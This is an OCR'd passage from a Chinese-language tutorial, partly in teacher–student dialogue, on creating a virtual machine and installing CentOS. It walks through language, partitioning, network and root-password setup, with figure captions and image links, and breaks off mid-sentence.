


图1　新建虚拟机




图2　设置光驱




图3　定义安装路径




图 4　划分虚拟磁盘大小




图 5　完成操作




图 6　CentOS 系统安装界面

启动刚才设置好的虚拟机，就会进入 CentOS 系统安装的界面（如图 6）。

按回车之后，系统加载文件。文件加载完毕之后出现界面（如图 7）。询问是否测试 CD 完整性，我们按SKIP跳过，直接进入安装。继而出现（如图 8），继续 Next 下一步就出现选择（图 9）。

语言我们选择简体中文，继续下一步。键盘选项选中美国英语式（如图 10）。

继续下一步后提示是否删除驱动器数据，这里是新硬盘，我们需要分区操作的，所以选“是”。随后就出现分区的界面（如图 11），由于这个系统为实验需要，我们就以默认的分区结构进行分区吧（如图 12），下一步提示是否继续进行（如图 13），点击“是”。




图 7　询问检查光盘完整性




图 13　分区 3

网络设备这一项设置还是用默认（如图 14），直接DHCP 分配IP 地址，下一步设置时区（如图 15）。

时区设置完毕之后则出现设置“**根账号口令**”（如图 16）。就是我们平时所说的 root 口令。这个密码建议设置强悍一点，因为此账号拥有最高的权限哦，我们这里设置为“nohack。”

“老师。Linux 下的 root 用户就跟 windows 下的高级管理员用户一样么？拥有系统的最高管理权限么？”学生 A 提问。

“是的。可以这样理解。我们下面会讲到的。下一步之后则为定制软件（如图 17），我们这里




图 8　下一步进入安装




图 9　选择语言

